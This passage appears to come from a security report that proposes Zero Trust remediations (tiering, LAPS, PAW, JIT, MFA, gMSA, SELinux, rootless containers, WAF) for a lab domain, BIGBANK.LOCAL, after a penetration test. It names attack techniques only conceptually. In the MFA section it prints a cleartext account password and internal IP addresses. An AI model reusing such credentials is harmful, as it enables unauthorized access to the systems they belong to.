Implementing a robust **IAM solution** within a **defense-in-depth architecture**[11] aims to neutralize attack vectors based on lateral movement and credential theft. By integrating hierarchical **isolation mechanisms**, **dynamic secret management**, and **strong authentication protocols**, the infrastructure is transformed into a **resilient** environment, **capable** of containing potential breaches and **protecting** critical assets.

The following sections will outline the operational framework adopted, which is structured through the implementation of the **Microsoft Tiering Model**, the **Microsoft LAPS** solution, **Privileged Workstation Access** (PAW), **Just in Time Access** (JIT) temporary access and **Multifactor Authentication (MFA)**.

3.1 Microsoft Tiering Model

The **Microsoft Tiering Model** represents a logical isolation architecture designed to protect high-value administrative identities within an Active Directory domain. This framework is based on the compartmentalization of assets and identities into three distinct hierarchical levels, defined as **Tier**, with the goal of preventing the compromise of a system characterized by a high attack surface from impacting critical identity management systems.

> **Note**
>
> Aligned with Zero Trust paradigms, this model assumes that the compromise of a host in Tier 2 is a likely scenario and focuses on containing the attacker's range of action through strict restrictions on access permissions and authentication methods.

The structure of the model is organized into three distinct logical levels, defined as Tiers, each of which groups **assets** and **identities** with similar **risk profiles** and **responsibilities**.
The specific levels are listed below.

- The most **critical** level, defined as **Tier 0**, includes all systems and accounts that hold total control over the identity infrastructure. Within this perimeter reside Domain Controllers, Certification Authority (PKI) servers, access management systems, and top-level administrative groups, such as Domain Admins and Enterprise Admins.

[10] ISO/IEC 27002 is an international standard that provides guidance for organizations looking to establish, implement, and improve an Information Security Management System (ISMS) focused on cybersecurity.
[11] **Defense in Depth** (DiD) is a cybersecurity strategy that employs multiple redundant layers of security controls throughout an IT system. The objective is to ensure that if one control fails or is bypassed, others remain in place to protect the asset, eliminating single points of failure.

Being the heart of trust for the entire system, Tier 0 must be considered an isolated environment; operators at this level must exclusively use dedicated and secure workstations to perform their tasks, avoiding authentication on any resource external to this plane.

- **Tier 1** is intended for the management of enterprise servers, databases, and applications that support business processes.
  This level includes application server administrators who possess elevated privileges on the managed endpoints, but who do not have any authorization to modify the directory configuration or Tier 0 accounts.
  The separation of Tier 1 ensures that a potential attack directed at a critical application or a database server remains confined within the application plane, preventing escalation toward control of the entire domain.
- The base level, or **Tier 2**, groups together end-user workstations, mobile devices, and standard identities.
  Representing the primary entry point for external threats, such as malware or phishing campaigns, Tier 2 is inherently the least trusted level of the architecture.
  The fundamental rule of this plane provides that no account belonging to higher levels (Tier 0 or Tier 1) should ever authenticate on these machines, thus preventing the persistence of hashes or cryptographic tickets in memory that could be exfiltrated by an attacker.

3.1.1 Tiering Implementation

The security architecture involves the logical restructuring of assets and identities into three distinct tiers, applying the principles of least privilege and explicit verification typical of the Zero Trust model. The first operational step consists of mapping the systems registered in the domain to their respective privilege classes.

- **Tier 0** exclusively includes the **Domain Controller** (192.168.72.5), administrative groups such as **Domain Admins**, and the relative management credentials.
- **Tier 1** is identified in the machine **EXCHANGE.BIGBANK.LOCAL**, which hosts critical application services but must not possess control rights over the identity plane.
- Finally, **Tier 2** groups together user workstations, including **PC-CLIENT1** (192.168.72.3), identified as the most exposed and vulnerable perimeter of the infrastructure.

Isolation is made effective through the creation of a dedicated hierarchical structure of **Organizational Units**, designed to clearly separate accounts and computers based on their tier of membership. This logical organization allows for the targeted application of differentiated Group Policy Objects (GPOs).

The core of the implementation lies in the configuration of **User Rights Assignment** within the GPOs for Tier 1 and Tier 2. In fact, to prevent **Pass-the-Hash**[12] attacks, which have previously allowed unauthorized access by using an administrator's hash, the restrictions "**Deny log on locally**" and "**Deny log on through Remote Desktop Services**" are activated for all members of the Domain Admins group on workstations and application servers. This configuration ensures that, even in the event of a Tier 2 machine compromise, no high-privilege cryptographic secrets are present in memory for an attacker to exfiltrate.

To ensure **operational continuity** without compromising security, the management of Tier 0 must occur exclusively through **certified workstations** that do not share the access plane with Tier 2. This approach neutralizes attack chains based on privilege abuse, such as the one detected on the `sgroshki` account, which possessed excessive rights (GenericAll) over the Exchange computer object.
The implementation of tiering therefore dictates a periodic review of **Access Control Lists** (ACLs) to ensure that no non-privileged user maintains write or modify capabilities over higher-tier objects.

3.2 Microsoft LAPS

Microsoft LAPS (Local Administrator Password Solution) is the technology solution designed to automate the **management**, **rotation** and **secure storage** of the local administrator account password on every device joined to an Active Directory domain.

The operation of LAPS is based on **native integration** with Active Directory through a schema extension and the application of specific **Group Policy Objects** (GPO). The solution ensures that each machine possesses a **unique local password**, generated **randomly** and **automatically updated** according to predefined expiration intervals.

The password is stored as a confidential attribute within the computer object in Active Directory (attribute `ms-MCS-AdmPwd`). Read access to this attribute is strictly limited via specific **Access Control List** (ACL) permissions, ensuring that only Tier 0 entities can retrieve the credentials necessary for maintenance tasks.

[12] **Pass-the-Hash** (PtH) is a lateral movement technique in which an attacker captures a password hash (typically NTLM) and uses it to authenticate to a remote server without needing to decrypt it into a plaintext password. This attack exploits the authentication protocol implementation rather than a software vulnerability.

During the vulnerability assessment phase, it was demonstrated how the absence of dynamic local password management allows an attacker, once an administrative hash is obtained, to successfully **authenticate** on hosts such as **PC-CLIENT1** (192.168.72.3) without the need to know the cleartext password. **LAPS** intervenes by breaking this chain of compromise, making every local password **unique**, **complex**, and subject to **automatic rotation**.

3.2.1 LAPS Implementation

The implementation begins on the **Domain Controller** (192.168.72.5) with the extension of the Active Directory schema to include the two necessary confidential attributes:

- `ms-MCS-AdmPwd`, dedicated to storing the password in clear text.
- `ms-MCS-AdmPwdExpirationTime`, for managing the expiration date.

Subsequently, the configuration of permissions on the Organizational Units (OUs) created for Tier 2 proceeds, ensuring that computer accounts have the right to write their own password and that, in parallel, only authorized Tier 0 administrative accounts possess read rights.
This attribute-level access control prevents the exfiltration of local credentials by non-privileged users.

The LAPS client component is deployed to **PC-CLIENT1** and to all workstations belonging to Tier 2 via an **MSI** package installed through GPO. Once installed, the client-side Group Policy extension periodically queries the **Domain Controller** to check the expiration of the local built-in administrator account password. The configuration is handled through a specific GPO object that enforces **complexity criteria** (minimum 14 characters with a mix of symbols and numbers) and a **maximum rotation interval of 30 days**.
This mechanism ensures that, even in the event of a single endpoint breach, the credentials obtained by the attacker are unusable against any other system in the network.

The implementation of LAPS transforms every host in the domain into an **isolated entity** in terms of local administrative credentials, eliminating the possibility of lateral movement based on shared secrets.
This solution integrates perfectly with the Microsoft Tiering Model: while **Tiering** prevents domain administrators from exposing their credentials on less secure machines, **LAPS** ensures that the local accounts of Tier 2 machines cannot be used as a bridge to compromise other assets at the same level.

3.3 Privileged Workstation Access

The Privileged Access Workstation (PAW) is a dedicated workstation subjected to an extreme hardening process, configured exclusively for performing high-impact administrative activities. The concept at the core of the PAW is the **Clean Source Principle**, which states that the security of a destination system (such as a Domain Controller) is subordinate to the security of the source system used to administer it.

In a standard architecture, administrators often use the same device for low-risk tasks, such as web browsing or email management, and for high-risk tasks, such as domain identity management. This practice exposes privileged credentials to common attack vectors, including malware and phishing, rendering any protection on the destination server futile.

3.3.1 PAW Implementation: A Hybrid Approach

While the theoretical "Gold Standard" requires dedicated physical hardware for all administrators to eliminate hardware-based attack vectors (e.g., DMA attacks, Keyloggers), we recognize the significant operational impact and financial cost of doubling hardware for the entire IT staff. Therefore, we propose a **Hybrid Tiered Access Model** that balances maximum security with operational feasibility:

- **Tier 0 (Domain Admins - High Impact):** Due to the catastrophic risk of a Domain Controller compromise, Tier 0 administrators are mandated to use **dedicated physical laptops**.
  - *Rationale:* Physical isolation is the only way to guarantee protection against kernel-level malware or hardware exploits that could compromise a hypervisor.
  - *Access Control:* These machines will be the only ones authorized to establish administrative connections (via protected RDP or PowerShell Remoting) toward Tier 0 assets (192.168.72.5).
- **Tier 1 (Server/App Admins - High Volume):** For the larger group of Server Administrators, we adopt a **Secure VDI (Virtual Desktop Infrastructure)** approach.
  - *Configuration:* Admins access a **Non-Persistent VDI instance** (which reverts to a clean snapshot after every session) via a hardened Jump Host.
  - *Operational Benefit:* This eliminates the need for a second physical laptop while maintaining logical separation from the standard workstation environment.

- **Operational Hardening (Clean Source):** Whether Physical or Virtual, the operation involves the elimination of all tools that increase the attack surface (standard browsers, productivity suites). Direct Internet access is blocked; updates are delivered solely via a sanitized internal WSUS/SCCM pipeline.

3.4 Just in Time Access

Just-in-Time (JIT) Access is a privilege management paradigm that aims to eliminate "**standing privileges**," meaning accounts that maintain constant administrative rights even when not strictly necessary.

JIT Access provides that privileges are granted only at the moment a **specific operation** is required, for a limited time duration, and subject to **approval** or **verification** of the security posture.
This methodology is usually articulated through two technical approaches:

1. **Temporary** elevation of an existing account.
2. The dynamic creation of **ephemeral accounts** that are destroyed upon completion of the activity.

In both cases, the goal is to reduce the attack surface and the time window of exposure for administrative secrets.
By integrating approval mechanisms and granular logging, JIT Access ensures that every critical operation is justified by a **documented operational necessity**, transforming privileged access from a static user attribute into a dynamic and controlled resource.

3.4.1 JIT Access Implementation

The implementation of JIT Access in the **BIGBANK.LOCAL** infrastructure acts as a direct countermeasure against the privilege abuse identified in the penetration test report. The analysis showed how accounts with excessive and permanent permissions, such as in the case of **GenericAll**[13] capabilities or **DCSync** rights, facilitated a total compromise once the user identity was breached. By introducing JIT Access, access to these critical capabilities is removed from the standard account configuration.

For securing Tier 0 and Tier 1, a **Privileged Identity Management** (PIM) system is introduced. BIGBANK.LOCAL administrators will no longer be permanent members of the Domain Admins group. When an operator needs to intervene on the **Domain Controller** (192.168.72.5), they must submit an **activation request** through a dedicated portal. The system will verify the identity via **Multifactor Authentication** (MFA) and, if the request meets the established parameters, it will assign the necessary privileges for a limited period, for example two hours, after which the permissions will be automatically revoked.

In a Zero Trust architecture, JIT Access represents the practical application of the **Principle of Least Privilege** (PoLP) at a temporal level. Since identity is considered the **new security perimeter**, verification must not occur only once at the time of login but must be **continuous** and **contextual**.

3.5 Multifactor Authentication (MFA)

Multifactor Authentication (MFA) is a security mechanism that requires the user to provide two or **more distinct proofs of identity** before gaining access to a computing resource. This method overcomes the inherent limitations of password-only systems, which are vulnerable to brute force, phishing, and credential stuffing attacks.

Technically, the effectiveness of MFA lies in using factors belonging to independent categories, commonly classified as:

- Something the user **knows** (knowledge, e.g., password or PIN).
- Something the user **has** (possession, e.g., hardware token, smartphone, or smart card).
- Something the user **is** (inherence, e.g., fingerprint or facial recognition).

Adopting MFA introduces a **critical layer** of defense: even if one factor is compromised, such as the cleartext password, the attacker remains unable to access the system without control of the second factor.
Modern authentication protocols, such as **FIDO2**[14] or push notifications with "*number matching*", also offer protection against advanced **Man-in-the-Middle** (MitM) and "**MFA fatigue**" attacks, ensuring that the authentication request is cryptographically linked to the user's session and device.

[13] **GenericAll** (also known as 'Full Control') is an Active Directory permission that grants a user complete control over a target object. An attacker with GenericAll rights over a Computer Object or User Object can modify its attributes, reset passwords, or manipulate group memberships to escalate privileges.

[14] **FIDO2** is an open authentication standard hosted by the FIDO Alliance, consisting of the W3C Web Authentication (WebAuthn) specification and the Client to Authenticator Protocol (CTAP). It enables passwordless, phishing-resistant authentication using hardware authenticators (e.g., YubiKey) or platform biometrics.

3.5.1 MFA Implementation

During the attack, it was demonstrated how knowledge of a password (e.g., `sgroshki: Ashf0nzie`) or possession of an **NTLM hash** was sufficient to compromise multiple assets.

The introduction of MFA makes this **information**, on its own, **unusable** for access. The deployment strategy, in fact, involves mandatory MFA activation for all access to Tier 0 and Tier 1 systems. Every login attempt on the Domain Controller (192.168.72.5) or the **EXCHANGE.BIGBANK.LOCAL** server, whether local or remote, will require **additional verification** through an approved authentication application.

This measure is extended primarily to privileged elevation sessions managed via the **Just-in-Time** (JIT) system, ensuring that every administrative operation is explicitly authorized by the legitimate account owner.

Even if an attacker were to obtain a service ticket or an administrative hash, the authentication system would block the final transaction in the absence of the **second-factor confirmation**. This granular control drastically reduces the risk of impersonation and ensures the **resilience** of the infrastructure in the face of partial compromises of authentication secrets.

The adoption of MFA in **BIGBANK.LOCAL** reflects the **shift of the defense perimeter** from the network to identity.
In compliance with NIS2 directive requirements for **risk management** and **cyber resilience**, MFA is not considered an optional feature but a fundamental security control to protect **critical assets** and **prevent unauthorized access** to the organization's sensitive data.

3.5.2 Identity Protocol Hardening: NTLM Deprecation & gMSA

To address the root causes of the credential theft vectors identified during the Penetration Test (specifically *Pass-the-Hash* and *Kerberoasting*), the Active Directory configuration has been hardened to deprecate obsolete protocols in favor of modern, cryptographic standards.

Deprecation of NTLMv1/v2 and Enforcement of Kerberos AES

The vulnerability assessment revealed that the legacy NTLM protocol allowed attackers to perform *Pass-the-Hash* attacks (Vulnerability ID: BB-AD-PC1-01). To eliminate this vector, we implemented a strict "Kerberos-Only" policy.

- **Disable NTLM:** Through Group Policy Object (GPO), the setting `Network security: Restrict NTLM: Incoming NTLM traffic` is set to **"Deny all accounts"** on all Tier 0 and Tier 1 servers. This forces all authentication to use the Kerberos protocol, which performs mutual authentication and does not transmit reusable password hashes.
- **AES Encryption Enforcement:** To mitigate the risk of "Golden Ticket" forgery using weak cryptography, we disabled RC4-HMAC. All Kerberos service tickets are now restricted to use **AES-128** and **AES-256** encryption suites exclusively.

Adoption of Group Managed Service Accounts (gMSA)

The Pentest Report identified a high-risk *Kerberoasting* vulnerability (ID: BB-AD-DOM-01) caused by a weak service account password. To permanently resolve this structural weakness, we transitioned from manual Service Accounts to **Group Managed Service Accounts (gMSA)**.

- **Automated Rotation:** Unlike traditional accounts, gMSAs are managed directly by the Active Directory Key Distribution Center (KDC). The password is a complex 120-character string that is automatically rotated every 30 days without human intervention.
- **Elimination of Kerberoasting:** Because the password is high-entropy and constantly changing, it is computationally infeasible for an attacker to crack the service ticket offline, effectively neutralizing the Kerberoasting attack vector.

Chapter 4

Application Security & Web Tier: web server isolation

In the same way the network was segmented, the host can be internally segmented: by leveraging MAC (*Mandatory Access Control*) and containerization, processes can be "**segregated**" and have little to no access to other resources on the same host, even in the event of a successful breach[15].

4.1 Mandatory Access Control: SELinux

In a standard Linux environment, security relies on **Discretionary Access Control** (DAC), where the owner of a process (like the web server) has full control over its resources. Following the "Assume Breach" principle, this is insufficient because a vulnerability in the application could allow an attacker to gain the privileges of the service user or even escalate to root. To mitigate this, **Mandatory Access Control** (MAC) via SELinux (Security-Enhanced Linux) is implemented to provide a granular security policy enforced by the kernel.

4.1.1 Type Enforcement and Policy Isolation

SELinux operates on the principle of *Type Enforcement* (TE). Every process and file is assigned a specific "type" (e.g., `httpd_t` for the web server and `httpd_sys_content_t` for the website files). The web server process is only allowed to interact with files or ports explicitly labeled for its use.

Even if an attacker gains a shell within the web server process, SELinux prevents that process from accessing sensitive areas like `/etc/shadow` or the `home` directories of other users, even if the process is running as root, blocking lateral movement.

Common post-exploitation techniques, such as running a reverse shell or executing binaries from `/tmp`, are blocked by default because the web server's "type" does not have permission to execute files in those locations.

4.1.2 SELinux in Containerized Environments

When the web server is containerized, SELinux adds a critical secondary layer of defense against container escaping attacks.

SELinux can help in realizing *Inter-Container Isolation*, which ensures that even if two containers are running on the same host, they cannot access each other's files or memory, effectively creating an internal security perimeter.

Lastly, by enforcing a `targeted` policy, SELinux ensures that the container engine (e.g., Docker or Podman) cannot be used as a vehicle to modify the host's kernel or critical system configurations, granting system protection.

4.2 Containerize the web server

By containerizing the application, the underlying OS is somewhat isolated. In fact, by making the app run inside a container, two kernel features offered by the Linux Kernel come into play:

- **`namespaces`**: by putting the application in a namespace, it is ensured that the application has a restricted view of the underlying system. This view can be fine-grain customized with regard of a) PIDs[16], b) network[17] and

[15] Assuming there is no vulnerability affecting the same tools used to isolate the processes.
[16] The app cannot see, for example, system processes or kill them.
[17] Meaning the application cannot sniff the traffic generated by other applications

c) mount[18]. This is done to greatly limit the blast radius of a potential attack so that an attacker, once they gain access, is limited inside the container;

- **`cgroups`**: by using this kernel feature, it is possible to manage how much of the available resources (CPU, RAM, I/O speed) the web application may use. This is done to avoid resource exhaustion attacks; however, `cgroups` alone is not the "silver bullet" which automatically makes DoS impossible to happen: as it will be shown in Section 4.3, a combination of an orchestrator (such as Kubernetes) and a load balancer should be adopted to split the load on multiple instances (horizontal scaling) of the web application: if such thing is not implemented, once an attacker floods the web application with enough requests (which number, due to the physical hardware usage limitation, will be even lower), a DoS attack will still be successful. The key difference is that, despite the application being slow and unresponsive, the rest of the system (SSH daemon, Database, other services) will stay responsive and fully operational.

4.2.1 Rootless Container engine and unprivileged user in the container

If the ***assume breach*** paradigm is adopted, it should be noted that containerization itself may suffer from flaws; in particular, *container escaping* attacks are possible: an attacker can escape the layer of isolation provided by the container and gain access to the underlying OS and filesystem.

The real problem lies in the fact that the container engine, typically, is a daemon running with **root privileges**: by escaping the container, an attacker who gains access to the system will have root-level access too.

A solution does exist, and it is represented by either a) using the rootless version of the daemon (like Docker does) or b) using a rootless solution by design (such as Podman).

Considering Docker as the de facto industry standard to run containers, it will be used as the reference from now on. A higher grade of security, with Docker rootless, is granted by:

- even if a container escaping attack is successful, having the daemon running as a low-privileged user[19] means that the attacker has the lowest privilege level on the machine;
- privilege escalation is made more difficult thanks to the Docker socket (owned by root with the rootful Docker engine and placed under `/var/run/docker.sock`) being owned by the low-privileged user. Accidental exposure becomes less dangerous because, if an attacker tries to create a new container through the socket to mount the host root directory, it will fail due to permission denied.

However, since no root privileges are granted, certain types of operation are not allowed: for instance, it may be more complex to set up folders and volumes to be **read** and **write**[20], and it is impossible to bind privileged ports[21], which typically are ports from 0 to 1024; this is clearly a problem if ports 443 (for HTTPS) and 80 (to run the ACME Client, if needed, to request the X.509 certificate), which the server should listen to, cannot be bound to the container. Fixes compliant with the ***Principle of Least Privilege*** (PoLP) will be proposed in Section 4.3.

In conjunction with the daemon running as an unprivileged user, inside the container, the webserver software (e.g., Apache) should be run as an unprivileged user, too. This extra defensive measure makes an attack chain more complex, since this *defense-in-depth* approach will likely require a double (or higher) privilege escalation step to compromise the whole machine. This is done inside the container declaration file (i.e., `Dockerfile`) by creating a new user and switching to that user after installing all dependencies (likely the only step that requires root privileges inside the container).

> **Note**
>
> What this defence-in-depth strategy actually does is protect *the container from the application* and *the system from the container*.

4.2.2 Read-only filesystem

Containerization offers the possibility of having the filesystem on which the application is running to be mounted as ***read only***: this is crucial since it denies the attacker any possibility of having any files being written on the container (hence, the machine).

This setting can be relaxed without actual security implications by mounting a `tmpfs` to allow write operations. However, files will not persist if the container is restarted, because the `tmpfs` resides in the RAM memory instead of the disk. If

[18] Only a selection of the directories on the hard drive may be accessed by the application.
[19] The ideal approach is to have a "service user account" used just to run the daemon and, preferably, without `sudo` access.
[20] DAC configuration for ownership and access should be carefully adjusted, else read and/or write operations will not be possible at all.
[21] Without using `sudo`. If `sudo` can be used, a workaround can be either a) use capabilities (`cap_net_bind_service=ep`) to grant the rootless engine only the administrative privilege to bind ports, or b) use `sysctl` to manually lower the unprivileged port starting number.

this is enabled, it is strictly recommended to have it *non-executable*[22], meaning that the kernel will refuse to run any script or binary file that may be placed inside that filesystem.

However, since no file upload feature is present on the web applications served by this infrastructure, sticking to the read-only filesystem (without mounting any `tmpfs`) should be the preferred choice.

> **Note**
>
> In the event of an attack, proof of violation (usually, in the form of logs) should be stored. Since a `tmpfs` does not allow data persistence, logs should be sent to SIEM; this ensures log persistence, even in the case of the pod being destroyed.

4.3 Orchestration, load balancing and system health

To fully extract the advantages of containerization, it is recommended to couple the container engine with an *orchestrator* (such as Kubernetes). While container engines manage the lifecycle of individual instances, the orchestrator provides the high-level coordination necessary to protect the system from Denial of Service (DoS) attacks and ensure high availability.

The primary functions of orchestration within this Zero-Trust architecture include:

- **Horizontal Scaling**: the orchestrator automatically splits incoming traffic across multiple instances of the web application, preventing a single instance from being overwhelmed;
- **System Health Monitoring**: by continuously monitoring the status of containers, the orchestrator ensures that if one instance becomes unresponsive due to a resource exhaustion attack, the rest of the system, including the Database and SSH daemon, remains operational;
- **Load Distribution**: it works in tandem with load balancers and ingress controllers to manage traffic flow effectively across the segregated infrastructure.

4.3.1 Ensuring consistency of System Health (horizontal scaling)

The main job of an orchestrator software is to monitor system health and to ensure its consistency: when a container goes down, the orchestration software simply spins up a new instance of the same container; when there is an update that should be downloaded, the patch is applied to every instance by spinning down obsolete instances when patched instances are being spun up.

This feature helps realize what's called *horizontal scaling*: instead of having a single process to handle all the requests made to the web application, the load is shared amongst multiple instances (each with the `cgroups` limitation set, as discussed in Section 4.2). The container can either spin up new instances as the traffic surges or spin down instances as the number of requests lowers, to save physical resources.

What is worth noting is that the orchestrator can monitor each instance's health: if a memory exhaustion attack on a single instance succeeds, the instance will likely crash. The orchestrator will notice the crash and spin up a fresh instance, ready to go: this approach makes the effort required of an attacker very high to conduct a successful, generalized DoS attack.

4.3.2 `nginx`: the Policy Enforcement Point (PEP)

`nginx` is configured to act as a robust **Policy Enforcement Point (PEP)** rather than serving merely as a reverse proxy.

While it retains its primary function of isolating Application Logic from direct Internet exposure—thereby hiding the backend topology and reducing the attack surface—its functionalities have been expanded to enforce Zero Trust principles.

Hardening Measures: *Rate limiting* and *header manipulation* are implemented to mitigate volumetric and client-side attacks.

- **Rate Limiting:** This mitigates DoS and brute-force attempts by throttling requests. It enforces strict limits on simultaneous connections per IP and requests per second on sensitive endpoints (e.g., login pages).
- **Header Manipulation:** `nginx` injects specific HTTP headers to harden the browser environment: `X-Frame-Options` (to prevent *Clickjacking*), `X-Content-Type-Options` (to prevent MIME sniffing), and `Content-Security-Policy` (to restrict malicious script execution, providing defense-in-depth against XSS).

Beyond these hardening measures, `nginx` serves as the critical *encryption engine* and *active defense* layer.

[22] `noexec` flag set.

Usage of TLS (HTTPS) & Decryption Logic Currently, traffic travels unencrypted (HTTP), posing severe risks to **confidentiality** and **integrity**. To resolve this, we enforce a strict cryptographic pipeline. `nginx` acts as the **TLS Termination Proxy**: it holds the server certificate and decrypts incoming HTTPS traffic at the edge. This "termination" is crucial because it allows the security modules (WAF) to inspect the payload in clear-text. Once inspected, traffic is **re-encrypted** (via mTLS or standard TLS) before being forwarded to the internal Application Server, ensuring that even the internal network is treated as untrusted.

Web Application Firewall (WAF) `nginx` integrates *Web Application Firewall* (WAF) modules (e.g., ModSecurity). WAFs are "specialized firewalls" operating at Layer 7, designed to inspect the decrypted HTTP/HTTPS traffic for malicious payloads (e.g., SQL Injection strings). This acts as a compensating control for secure coding requirements (ISO 27001 Control A.8.28).

Inside this Zero Trust architecture, the WAF serves three strategic purposes:

1. **Incident Trigger:** When the WAF detects an attack (e.g., SQLi), it does not just block it but serves as a high-fidelity trigger for the Automated Response Logic.
2. **SIEM Coordination:** It generates structured logs sent to the SIEM, enabling the correlation engine to instruct the network firewall to isolate the attacker's IP.
3. **Reducing Dwell Time:** By automating the detection and blocking phase, the WAF drastically reduces the time an attacker can probe the infrastructure undetected.

> **Note**
>
> Thinking about deploying the application on a Kubernetes cluster, `nginx` will serve as the cluster's *ingress controller* and will run as its own pod, rather than being installed on the host OS. This makes the setup process simpler, thanks to the native integration with Kubernetes: features such as service discovery, health checks, and automatic reconfiguration when pods scale offer automation that does not require manual configuration. Furthermore, the `cap_net_bind_service` to bind port 443 can be fine-granted just to the `nginx` pod, aligning with the PoLP: other containers will not need to be exposed directly to the Internet, nor will they be listening on some privileged port, and the same 443 port can be "shared" amongst more services (i.e., the machine can host more than a single websiste. `nginx` will forward the request to the appropriate container, based on the domain in the header).

> **Note**
>
> To address the "NIDS Blindness" inherent in encrypted environments, the NGINX Ingress Controller serves as the primary inspection point. By terminating TLS at the Ingress, the integrated WAF functions as an Application-layer IDS, performing the deep packet inspection that a traditional network-based Snort sensor could not achieve on encrypted mTLS traffic.

4.4 Database separation

Following the "Assume Breach" principle, the database must be treated as the most critical asset within the application tier, requiring strict isolation to prevent lateral movement and data exfiltration.

4.4.1 Infrastructure Isolation: VLAN 30 (Restricted Tier 1)

To mitigate the risk of a "**flat network**" where a compromised web server can freely scan for databases, the database resides in a dedicated **VLAN 30** (Servers - T1). By doing so, the database is logically removed from the **DMZ** (VLAN 10), where the web server resides.

VLAN 30 should be configured with strict egress filtering, preventing the database from initiating any outbound connections to the Internet, hence granting no direct Internet Access.

By placing the DB in the Restricted Tier 1, its IP address remains invisible to external untrusted users, thus reducing the Attack Surface.

4.4.2 Zero Trust Access Control: The Application Proxy

In a Zero Trust Architecture, being on the same network is not a valid credential for access. *Least Privilege Routing* must be implemented: the internal firewall is configured with a **Default Deny** policy, explicitly allowing traffic to the database (Port 3306/5432) only from the specific IP or Pod identity of the web application.

Access to the database is not granted based on IP alone; the application must use a unique service account with permissions restricted to specific tables (CRUD operations only), managed via the Tiering Model, implementing **Identity-Based Authentication**.

Any attempt to access the database from a User Workstation (Tier 2) or a compromised management tool is strictly blocked and logged by the SIEM, as a **Lateral Movement Prevention** measure.

4.4.3 Confidentiality and Integrity: Internal TLS Encryption

Assuming that internal network traffic can be sniffed if a single host is compromised, all communication between the web server and the database must be encrypted. **Encryption in Transit** should be implemented; in particular, Mutual TLS (mTLS) should be enforced for the database connection. The database can verify the application's identity through a client certificate, ensuring that an attacker who gains a foothold in the network cannot spoof the application's connection.

This measure will grant **Data Integrity**: encryption ensures that SQL queries and sensitive banking data cannot be intercepted or modified by a "Man-in-the-Middle" within the internal LAN.

> **Note**
>
> While mTLS ensures data confidentiality between the Web Tier and Database, it renders traditional NIDS ineffective. Consequently, the architecture shifts from Network-based detection to Host-based and Log-based detection. Security is enforced through SELinux (monitoring system calls) and SIEM analysis of database audit logs, ensuring visibility remains intact even within an encrypted "dark" network.

Chapter 5

Conclusions and Future Outlook

5.1 Strategic Implementation Roadmap

Adopting a Zero Trust Architecture is not a "**rip-and-replace**" project but a phased strategic journey. Based on the ***CARTA*** *(Continuous Adaptive Risk and Trust Assessment)* model, we have defined a 12-month implementation timeline.

This roadmap prioritizes the mitigation of critical risks identified in the Vulnerability Assessment before advancing to architectural optimization.

5.1.1 Phase 1: Remediation & Identity Foundation (Months 0-3)

Objective: "Stop the Bleeding." Immediate mitigation of critical vulnerabilities and establishment of Identity Governance.

- **Critical Remediation (Week 1-4):**
  - Execution of the **Double KRBTGT Password Reset** to invalidate potential Golden Tickets.
  - Deployment of **Microsoft LAPS** on all workstations to eliminate lateral movement via local admin hashes.
  - Implementation of **gMSA** for service accounts to neutralize Kerberoasting risks.
- **Identity Governance (NIS2 Compliance):**
  - Enforcement of **MFA** for all Tier 0 and Remote Access connections.
  - Formal adoption of the Zero Trust Strategy by the Board (NIS2 Art. 20 Accountability).

5.1.2 Phase 2: Network Segmentation & Control Plane (Months 3-6)

Objective: "Divide and Conquer." Implementation of the structural segmentation and isolation of the Management Plane.

- **Infrastructure Hardening:**
  - Migration of administrative interfaces (RDP/SSH) to the isolated **PAW VLAN (VLAN 10)** and deployment of the Jump Host.
  - Implementation of the **Backup VLAN (VLAN 60)** with "Pull Model" logic and WORM storage immutability.
  - **Container Security (SELinux):** Deployment of SELinux in *'Permissive Mode'* (Logging only) for the first 4 weeks to build the policy baseline without disrupting services. Transition to *'Enforcing Mode'* only after log analysis validation.
- **Protocol Hardening:**
  - **NTLM Legacy Audit:** Activation of "Audit NTLM" policies to identify legacy devices (e.g., printers) before enforcing the full block.
  - Full deprecation of NTLMv1/v2 in favor of Kerberos AES-Only enforcement via GPO (Block Mode applied at end of Phase 2).
  - Deployment of ModSecurity WAF in "Blocking Mode" for the Web Server (Tier 1).

5.1.3 Phase 3: Advanced Operations (SOAR) & Continuous Monitoring (Months 6-12)

Objective: "Automate and Adapt." Transition from reactive defense to proactive Threat Hunting.

- **SOC Maturity:**
  - Activation of automated **SOAR Playbooks** for SQL Injection and Identity Theft.
  - Integration of **Threat Intelligence Feeds** into the SIEM for real-time IoC detection.
- **Resilience Verification:**
  - Execution of a "Red Team" exercise to validate the new perimeter.
  - Full Disaster Recovery drill using the **"Clean Room"** restoration process.

5.1.4 Success Metrics (KPIs)

To measure the effectiveness of the implementation as required by Security Governance principles, the following KPIs will be reported to the Board:

Metric (KPI)	Baseline (As-Is)	Target (Year 1)	Business Value
Mean Time to Contain (MTTC)	$>$ 48 hours	$<$ 15 mins	Reduces operational impact of breaches.
Privileged Accounts w/o MFA	100%	0%	Compliance with NIS2 and Cyber Insurance.
Assets in Flat Network	100%	$<$ 5%	Limits "Blast Radius" of ransomware.

Table 5.1: Zero Trust Implementation KPIs

5.2 From Vulnerability to Resilience

The architectural redesign of **BIGBANK.LOCAL** has successfully transformed a fragile, flat infrastructure into a **resilient Zero Trust ecosystem**. By shifting the defensive perimeter from the network edge to the identity and application layers, the organization has neutralized the critical attack vectors exploited during the penetration test—specifically lateral movement and privilege escalation.

Cross-Layer Security Correlation Matrix

This "**Single Pane of Glass**" view correlates the specific attack vectors identified during the Penetration Test with the implemented Zero Trust technical controls and the corresponding regulatory requirements, demonstrating full alignment between **offensive** findings, defensive **architecture**, and **governance** obligations.

Attacker Technique (Pentest Findings)	Zero Trust Technical Control (Implemented)	ISO 27001:2022 Control	NIS2 Directive (Art. 21)
SQL Injection (SQLi) *(Vuln ID: BB-WEB-LNX-01)*	**WAF (ModSecurity)** in Blocking Mode + Container Isolation (Rootless)	**8.28** Secure Coding **8.16** Monitoring Activities	Art 21.2(d) Vulnerability Handling
DCSync (Secrets Dump) *(Vuln ID: BB-AD-DC-01)*	**Tiering Model (Tier 0)** + **PAW VLAN** (Mgmt Isolation)	**8.2** Privileged Access Rights **8.22** Segregation of Networks	Art 21.2(a) Risk Analysis & InfoSys Security
Kerberoasting *(Vuln ID: BB-AD-DOM-01)*	**gMSA** (Automated Password Rotation) + AES Encryption Enforcement	**5.17** Authentication Info **8.5** Secure Authentication	Art 21.2(j) Multi-factor Auth & Secured Comms
Pass-the-Hash (PtH) *(Vuln ID: BB-AD-PC1-01)*	**Disable NTLM** + **LAPS** (Local Admin Password Solution)	**5.15** Access Control **8.9** Config Management	Art 21.2(i) Cryptography & Encryption
